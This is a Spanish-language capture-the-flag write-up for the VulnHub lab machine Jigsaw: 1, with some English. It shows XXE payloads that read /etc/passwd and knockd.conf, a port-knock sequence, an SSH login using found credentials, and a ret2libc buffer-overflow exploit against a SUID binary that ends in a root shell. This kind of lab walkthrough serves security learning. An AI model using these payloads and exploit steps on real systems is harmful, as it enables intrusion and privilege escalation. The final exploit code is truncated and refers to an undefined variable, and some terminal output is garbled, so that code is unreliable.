
```
<?xml version="1.0"
encoding="UTF-8"?><root><email>admin@jigsaw.local</email><password>administrad
or</password></root>
```



Apagamos intercept para llegar a la página y luego lo volvemos a encender. Luego escribimos admin password en el formulario y vemos en el burp.




Write up - Jigsaw: 1



Al comprender este proceso de solicitud y respuesta, podemos manipular los datos enviados a través del método HTTP POST y enviar nuestra carga útil. La carga útil a continuación se construyó para este ejemplo tutorial. Básicamente, si la aplicación es vulnerable devolverá el contenido del archivo `"/etc/passwd"`.

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ELEMENT test ANY >
<!ENTITY my_email SYSTEM "file:///etc/passwd"
]><root><email>&my_email;</email><password></password></root>
```

Write up - Jigsaw: 1



Ahora que tenemos Prueba de Concepto (PoC), podemos continuar explorando. Además, ya sabemos que hay un usuario llamado “jigsaw” con permiso de inicio de sesión para esta máquina.

Como este es el acceso realizado a través de la función de protección “Port Knocking”, es ideal para leer la información del archivo de configuración de este servicio ubicado en “/etc/knockd.conf”.

Para ello, solo podemos cambiar el archivo a leer, informando en la carga útil, el archivo de configuración deseado:

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ELEMENT test ANY > <!ENTITY my_email SYSTEM "file:///etc/knockd.conf" > ]><root><email>&my_email;</email><password></password></root>
```



```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 18 Feb 2024 19:42:39 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-lubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 769
7 Connection: close
8 Content-Type: text/html
9
10 [options]
11   UseSyslog
12
13
14 [openHTTP]
15   sequence = 5500,6600,7700
16   seq_timeout = 100
17   command = /sbin/iptables -I INPUT 1 -s %IP% -p tcp --dport 80 -j ACCEPT
18   tcpflags = syn
19
20 [closeHTTP]
21   sequence = 7700,6600,5500
22   seq_timeout = 100
23   command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
24   tcpflags = syn
25
26 [openSSH]
27   sequence = 7011,8011,9011
28   seq_timeout = 5
29   command = /sbin/iptables -I INPUT 1 -s %IP% -p tcp --dport 22 -j ACCEPT
30   tcpflags = syn
31
32 [closeSSH]
33   sequence = 9011,8011,7011
34   seq_timeout = 5
35   command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
36   tcpflags = syn
37 does not exist

```

El archivo devolvió algunas configuraciones para abrir y cerrar puertos específicos usando Port Knocking. Además, también tenemos el secuencia para permitir también el acceso al puerto 22 para SSH.

Ahora que sabemos cómo lanzar SSH, vamos a probar y explorar este servicio. Hemos hecho esto antes de usar un script básico para “knock” en secuencia y puertos correctos. Sin embargo, alternativamente podemos ejecutar el comando “knock” para realizar este procedimiento como se muestra a continuación:

```
#knock 10.0.2.10 7011 8011 9011
#nmap -A -T5 -p22 10.0.2.10
```

Write up - Jigsaw: 1

```
(root@kali) - [/home/kali/Desktop/jigsaw]
# knock 10.0.2.10 7011 8011 9011

(root@kali) - [/home/kali/Desktop/jigsaw]
# nmap -A -T5 -p22 10.0.2.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 20:46 CET
Nmap scan report for 10.0.2.10
Host is up (0.00023s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
ssn-notkey:
 1024 40:7f:d2:8c:69:4a:5d:a5:79:74:8c:0a:e8:30:74:05 (DSA)
 2048 04:77:fb:4d:59:ef:ea:73:b7:f6:30:57:90:0c:78:81 (RSA)
 256 82:dc:9d:9e:a8:a0:ba:36:a9:6f:e4:9d:5e:96:fa:ae (ECDSA)
 256 e1:16:e0:93:20:33:be:ff:97:4e:b5:79:08:f5:41:e7 (ED25519)
```

Ahora podemos intentar acceder a este servicio. Tenemos a mano al usuario “jigsaw” pero no mucha información sobre la contraseña probable. Sin embargo, si regresa un poco antes, durante el procedimiento de Sniffing de red, capturamos un mensaje a través del protocolo UDP.


Username: **jigsaw**

Password: **j19s4w**

So, with the credentials in hand, just test and validate access.

#ssh jigsaw@10.0.2.10 -p22

#password: j19s4w



Write up - Jigsaw: 1

```
(root@kali)-[/home/kali/Desktop/jigsaw]
ssh jigsaw@10.0.2.10 -p22
The authenticity of host '10.0.2.10 (10.0.2.10)' can't be established.
ED25519 key fingerprint is SHA256:a84xq+c6oF0z2v+gpwu8+hgR0wy18zkF6k15PbVPhsg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.10' (ED25519) to the list of known hosts.
jigsaw@10.0.2.10's password:
Permission denied, please try again.
jigsaw@10.0.2.10's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 4.4.0-146-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Sun Feb 18 12:02:50 CST 2024

System load: 0.0           Memory usage: 3%    Processes:      87
Usage of /:  14.8% of 11.84GB Swap usage:   0%    Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

jigsaw@jigsaw:~$
```

Post Explotación

Una vez que accedemos a la máquina, podemos enumerar los contenidos del directorio actual, buscando archivos que puedan proporcionar más información o consejos.

```
jigsaw@jigsaw:~$ ls -lah
total 28K
drwxr-xr-x 3 jigsaw jigsaw 4.0K May 10 2019 .
drwxr-xr-x 3 root   root   4.0K May 10 2019 ..
lrwxrwxrwx 1 jigsaw jigsaw 9 May 10 2019 .bash_history -> /dev/null
-rw-r--r-- 1 jigsaw jigsaw 220 May 10 2019 .bash_logout
-rw-r--r-- 1 jigsaw jigsaw 3.6K May 10 2019 .bashrc
drwx----- 2 jigsaw jigsaw 4.0K May 10 2019 .cache
-rw-r--r-- 1 jigsaw jigsaw 675 May 10 2019 .profile
-rw----- 1 jigsaw jigsaw 103 May 10 2019 y0ud1dw3118u7175n070v32.txt
jigsaw@jigsaw:~$ cat y0ud1dw3118u7175n070v32.txt
flag2{a69ef5c0fa50b933f05a5878a9cbbb54}
Hack or fail. Make your choice... Now comes your final test.
```

Genial, tenemos la segunda bandera de este desafío fácil. Además, ya sabemos que todavía hay un último desafío.

flag2{a69ef5c0fa50b933f05a5878a9cbbb54}

El usuario actual no tiene permisos administrativos y aparentemente tendremos que subir un nivel de privilegios y obtener acceso desde “root user”. Podemos navegar entre directorios y buscar archivos y carpetas con permisos de escritura, lectura y ejecución, buscar permisos SUDO y también para ejecutables con SUID y/o GUID.

Desafortunadamente, este usuario no puede ejecutar comandos a través de permisos SUDO.

Write up - Jigsaw: 1

#sudo -l

```
jigsaw@jigsaw:~$ whoami
jigsaw
jigsaw@jigsaw:~$ id
uid=1000(jigsaw) gid=1000(jigsaw) groups=1000(jigsaw)
jigsaw@jigsaw:~$ sudo -l
[sudo] password for jigsaw:
Sorry, user jigsaw may not run sudo on jigsaw.
```

Otra alternativa es buscar ejecutables SUID /GUID.

#find / -perm -u=s -type f 2>/dev/null

```
jigsaw@jigsaw:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/pkexec
/usr/bin/passwd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/sbin/uuid
/usr/sbin/pppd
/bin/su
/bin/ping6
/bin/fusermount
/bin/umount
/bin/game3
/bin/mount
/bin/ping
```

La búsqueda de ejecutables SUID nos trajo un binario muy interesante: “/bin/game3”.

```
jigsaw@jigsaw:~$ /bin/game3
game3: Most people are so ungrateful to be a hacker, but not you, not any more...
```

Este binario nos da una idea de que estamos en el camino correcto porque si compruebas los caminos hasta ahora, este será el 3er desafío.

```
jigsaw@jigsaw:~$ file /bin/game3
/bin/game3: setuid ELF 32-bit LSB executable Intel 80386, version 1 (SYSV), dynamically link
ed (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=affd50502e973bd3d6d0637028395d87ba6
95ab9, not stripped
```

Es un **archivo ELF 32bits**, es decir, un ejecutable para Linux. Podríamos buscar cadenas, salidas de prueba y otros métodos: todo es válido. Sin embargo, avanzando el proceso, tras algunas pruebas (entrando varios datos como entrada), podemos identificar un posible desbordamiento de pila, es decir, **este binario es probablemente vulnerable a “Buffer Overflow”**.

```
jigsaw@jigsaw:~$ /bin/game3 AAAAAAA  
jigsaw@jigsaw:~$ /bin/game3 AAAAAAAAAAAAAAAAAA  
jigsaw@jigsaw:~$ /bin/game3 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Segmentation fault (core dumped)
```

A red arrow points from the right side of the terminal window towards the text "Segmentation fault (core dumped)".

Creando Exploit

Les confieso que mi conocimiento de exploración binaria e ingeniería inversa en ELF es bastante básico, pero estoy trabajando para desarrollar esta habilidad.

Tomemos un momento para analizar el retorno del comando “file” para comprender mejor cada paso a continuación.

```
#!/bin/game3
#file /bin/game3
```

```
jigsaw@jigsaw:~$ file /bin/game3
/bin/game3: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically link
ed (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=affd50502e973bd3d6d06637028395d8/ba6
95ab9, not stripped
```

El resultado de la ejecución del comando muestra que tenemos un ELF ejecutable de 32 bits, vinculado dinámicamente (linked with libc includes) y no eliminado (lo que significa que contiene toda la información de depuración).

```
jigsaw@jigsaw:~$ gdb
jigsaw@jigsaw:~$ gdb
The program 'gdb' can be found in the following packages:
 * gdb
 * gdb-minimal
Ask your administrator to install one of them
```

Dado que la máquina de destino no tiene un depurador interno (como GDB), podemos copiar el binario a la máquina atacante e intentar explotar este binario allí para crear nuestro exploit. Esto es “BoF Ret2Libc (Return-to-libc)”.

El siguiente comando copia el par de la máquina objetivo a la máquina atacante:

```
#scp jigsaw@10.0.2.10:/bin/game3 /destination path
```

Write up - Jigsaw: 1

```
(root@kali)~[~kali]
# scp jigsaw@10.0.2.10:/bin/game3 /root
jigsaw@10.0.2.10's password:
game3
100% 7338      9.4MB/s   00:00
```

Compruebe la longitud del buffer

Sabemos que después de ingresar ciertas cantidades de caracteres el ejecutable devuelve “segmentation failure”, un desbordamiento. Sin embargo, si probamos un carácter a la vez hasta que encontremos la cantidad correcta, perderemos mucho tiempo.

```
(root@kali) - [~/Downloads]
# gdb -q ./game3
Reading symbols from ./game3...
(No debugging symbols found in ./game3)
(gdb) run
Starting program: /home/kali/Downloads/game3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
game3: Most people are so ungrateful to be a hacker, but not you, not any more...

[Inferior 1 (process 8900) exited with code 0]
(gdb)
```

Por lo tanto, es más rápido de usar [gdb-peda](#) ‘pattern_create’ y ‘pattern_offset’ funciona para identificar el patrón y cuánto desbordamiento ocurrió.

Después de ejecutar el binario con el patrón creado con 200 caracteres (pattern_create 200), se devuelve un desbordamiento en la dirección: 0x41344141. Podemos mirar la imagen a continuación y verificar el patrón que llenó el EIP.

```
gdb-peda$ pattern_create 200
'AAA%AA$AABAA$AA$AA$AA-AA(AADAA;AA)AAEAAaAA0AFAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAFAA5AAKAAgAA6AALAAHAA7AAMAAiAA8
AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAAPAAATAAQAUUAarAAVAAtAAWAAUuAXXAavAAYYAwAAZAAxAAyA'
gdb-peda$ run 'AAA%AA$AABAA$AA$AA$AA-AA(AADAA;AA)AAEAAaAA0AFAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAFAA5AAKAAgAA6AAL
AhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAAPAAATAAQAUUAarAAVAAtAAWAAUuAXXAavAAYYAwAAZAAxAAyA'
[Thread debugging]
PCSSSystemtec 21:b1: PCSSSystemtec 83:87: ARP 42 Who has 18.0
PCSSSystemtec 21:b1: PCSSSystemtec 83:87: ARP 68 18.0.2.3 is a
255.255.255.255 UDP 135 34717 - 666
255.255.255.255 UDP 135 36174 - 666
EIP: 0x41344141 ('AA4A')
```

Write up - Jigsaw: 1

```
AAAAA...AA4A...AAAAA /
EIP: 0x41344141 ('AA4A')
0x41344141 in ?? ()
```

Con la **función pattern_offset** identificamos cuánto ocurrió realmente la explosión. Simplemente díglele a la función el valor (predeterminado) que fue al EIP.

```
0x41344141 in ?? ()
gdb-peda$ pattern_offset AA4A
AA4A found at offset: 76
gdb-peda$
```

Ahora sabemos que el **cantidad de caracteres para reemplazar y llenar el EIP es 76**. Este es el **tamaño** de nuestro **Buffer**.

Por lo tanto, comenzaremos nuestra exploración. Para este exploit, usaremos el lenguaje python, ya que tiene permiso de ejecución en la máquina de destino. Si desea comprender mejor el proceso de creación de carga útil para explotar el ataque ret2libc, puede usar el artículo publicado en el Blog de SpZ como guía.

Primer Script de carga útil

Para probar, desarrollamos nuestra primera carga útil y prueba. A continuación se muestra un ejemplo básico de carga útil de Python:

```
import struct
buf = "A" * 76
buf += struct.pack("<I", 0xbbbbbbbb) #Exit Addr
print (buf)
```

```
(root@kali)-[~]
$ nano bf.py
```


Write up - Jigsaw: 1

```
GNU nano 7.2 bf.py
import struct

buf = "A" * 76
buf += struct.pack("<I", 0xbbbbbbbb) #Exit Addr

print (buf)
```

Guardemos esta carga útil a algunos “file.py” y ejecútela en gdp-peda.

```
gdb-peda$ run $(python2 'bf.py')
Starting program: /root/game3 $(python2 'bf.py')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
EAX: 0xffffd310 ('A' <repeats 76 times>, "\273\273\273\273")
EBX: 0xf7e1dff4 → 0x21dd8c
ECX: 0xffffd5f0 → 0xbbbb4141
EDX: 0xffffd35a → 0xbbbb4141
ESI: 0x8048490 (<_libc_csu_init>: push ebp)
EDI: 0xf7fcba0 → 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd360 → 0x0
EIP: 0xbbbbbbbb ←
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)

[-----code-----]
Invalid $PC address: 0xbbbbbbbb

[-----stack-----]
0000| 0xffffd360 → 0x0
0004| 0xffffd364 → 0xffffd414 → 0xffffd59a ("/root/game3")
0008| 0xffffd368 → 0xffffd420 → 0xffffd5f7 ("COLORTERM=truecolor")
0012| 0xffffd36c → 0xffffd380 → 0xf7e1dff4 → 0x21dd8c
0016| 0xffffd370 → 0xf7e1dff4 → 0x21dd8c
0020| 0xffffd374 → 0x804844d (<main>: push ebp)
0024| 0xffffd378 → 0x2
0028| 0xffffd37c → 0xffffd414 → 0xffffd59a ("/root/game3")

Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbbbbbbbb in ?? () ←
```

Pudimos completar el EIP con los datos que enviamos. Así que note que la dirección de salida ha sido manipulada.

Obtener direcciones de sistema, salida y /bin/sh

Para anular el EIP e inyectar nuestro shell, todavía necesitamos obtener 3 direcciones más: **Libc System Address, Libc Exit Address, Libc “/bin/sh” Address.**

Por lo tanto, deberíamos volver a la VM de destino y desarrollaremos la carga útil dentro de ella. Se recomienda acceder a cualquier directorio al que el usuario actual tenga permiso de escritura, como “/tmp”.

En la VM de destino, escribiremos los comandos a continuación para recopilar las direcciones respectivas para Libc:

Write up - Jigsaw: 1

```
#ldd /bin/game3 | grep libc
#readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
#readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit
#strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
```

```
jigsaw@jigsaw:~$ ldd /bin/game3 | grep libc
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7557000)
jigsaw@jigsaw:~$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
243: 0011b8a0 73 FUNC GLOBAL DEFAULT 12 svcerr_systemerr@GLIBC_2.0
620: 00040310 56 FUNC GLOBAL DEFAULT 12 __libc_system@GLIBC_PRIVATE
1443: 00040310 56 FUNC WEAK DEFAULT 12 system@GLIBC_2.0
jigsaw@jigsaw:~$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit
111: 00033690 58 FUNC GLOBAL DEFAULT 12 __cxa_at_quick_exit@GLIBC_2.10
139: 00033260 45 FUNC GLOBAL DEFAULT 12 exit@GLIBC_2.0
446: 000336d0 268 FUNC GLOBAL DEFAULT 12 __cxa_thread_atexit_impl@GLIBC_2.18
554: 000b8634 24 FUNC GLOBAL DEFAULT 12 _exit@GLIBC_2.0
609: 0011e780 56 FUNC GLOBAL DEFAULT 12 svc_exit@GLIBC_2.0
645: 00033660 45 FUNC GLOBAL DEFAULT 12 quick_exit@GLIBC_2.10
868: 00033490 84 FUNC GLOBAL DEFAULT 12 __cxa_atexit@GLIBC_2.1.3
1037: 00128ce0 60 FUNC GLOBAL DEFAULT 12 atexit@GLIBC_2.0
1380: 001ad204 4 OBJECT GLOBAL DEFAULT 31 argp_err_exit_status@GLIBC_2.1
1492: 000fb610 62 FUNC GLOBAL DEFAULT 12 pthread_exit@GLIBC_2.0
2090: 001ad154 4 OBJECT GLOBAL DEFAULT 31 obstack_exit_failure@GLIBC_2.0
2243: 00033290 77 FUNC WEAK DEFAULT 12 on_exit@GLIBC_2.0
2386: 000fc180 2 FUNC GLOBAL DEFAULT 12 __cyg_profile_func_exit@GLIBC_2.2
jigsaw@jigsaw:~$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
162d4c /bin/sh
jigsaw@jigsaw:~$
```

Ahora tenemos las siguientes direcciones:

Libc Base Addr: **0xb7557000**
Libc System Addr: **0x00040310**
Libc Exit Addr: **0x00033260**
Libc /bin/sh Addr: **0x00162d4c**

Para crear nuestro exploit, permite editar un file.py en el directorio que elegimos anteriormente. A continuación se muestra un ejemplo de código para nuestra carga útil. No sirve de nada querer copiar y colocar el código que probablemente las direcciones serán diferentes en su entorno:

```
#touch bfshell.py
```

```
from subprocess import call
import struct

libc = 0xb7557000
system_ = struct.pack("<I", base_addr + 0x00040310)
exit_ = struct.pack("<I", base_addr + 0x00033260)
shell = struct.pack("<I", base_addr + 0x00162d4c)

buf = "A" * 76
```


Write up - Jigsaw: 1

Si después de ejecutar el exploit, no cargue el shell “sh”. Podemos cambiar el valor de la variable “base_addr”. Este es el valor correspondiente para “Libc Base Address”. Podemos usar el comando que ya vimos para esto, o simplemente ejecutar el exploit de nuevo para tratar de obtener acceso root.

Después de realizar la carga útil, espere unos segundos. Dado que no se ha agregado texto de retroalimentación a su pantalla, el bucle while seguirá intentándolo hasta que pueda inyectar la carga útil.

```
Dropkick: 157  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsY♦`♦X♦L♦k♦  
Dropkick: 158  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsY♦`♦X♦L♦k♦  
# whoami  
root  
# id  
uid=1000(jigsaw) gid=1000(jigsaw) euid=0(root) groups=0(root),1000(jigsaw)  
# pwd  
/home/jigsaw  
# cd /root  
# ls -lah  
total 28K  
drwx----- 3 root root 4.0K May 10 2019 .  
drwxr-xr-x 22 root root 4.0K May 10 2019 ..  
lrwxrwxrwx 1 root root    9 May 10 2019 .bash_history → /dev/null  
-rw-r--r-- 1 root root 3.1K Feb 19 2014 .bashrc  
drwx----- 2 root root 4.0K May 10 2019 .cache  
-rw-r--r-- 1 root root   53 May 10 2019 gameover.txt  
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile  
-rw-r--r-- 1 root root   66 May 10 2019 .selected_editor  
#
```

Podemos ver que hay un archivo llamado “gameover.txt” dentro del directorio “root user”.

```
# cat gameover.txt
Congrats!

flag3{3a4e24a20ad52afef48852b613da483a}
```

Consideraciones Finales

Espero que esta guía haya contribuido a su aprendizaje y conocimiento.

Referencias

Chandel, R. Jigsaw:1 vulnhub walkthrough. Hacking Articles.

<https://www.hackingarticles.in/jigsaw1-vulnhub-walkthrough/>

VulnHub: Jigsaw:1. (s. f.). Recuperado de <https://www.youtube.com/watch?v=nvSA3nwYCQU>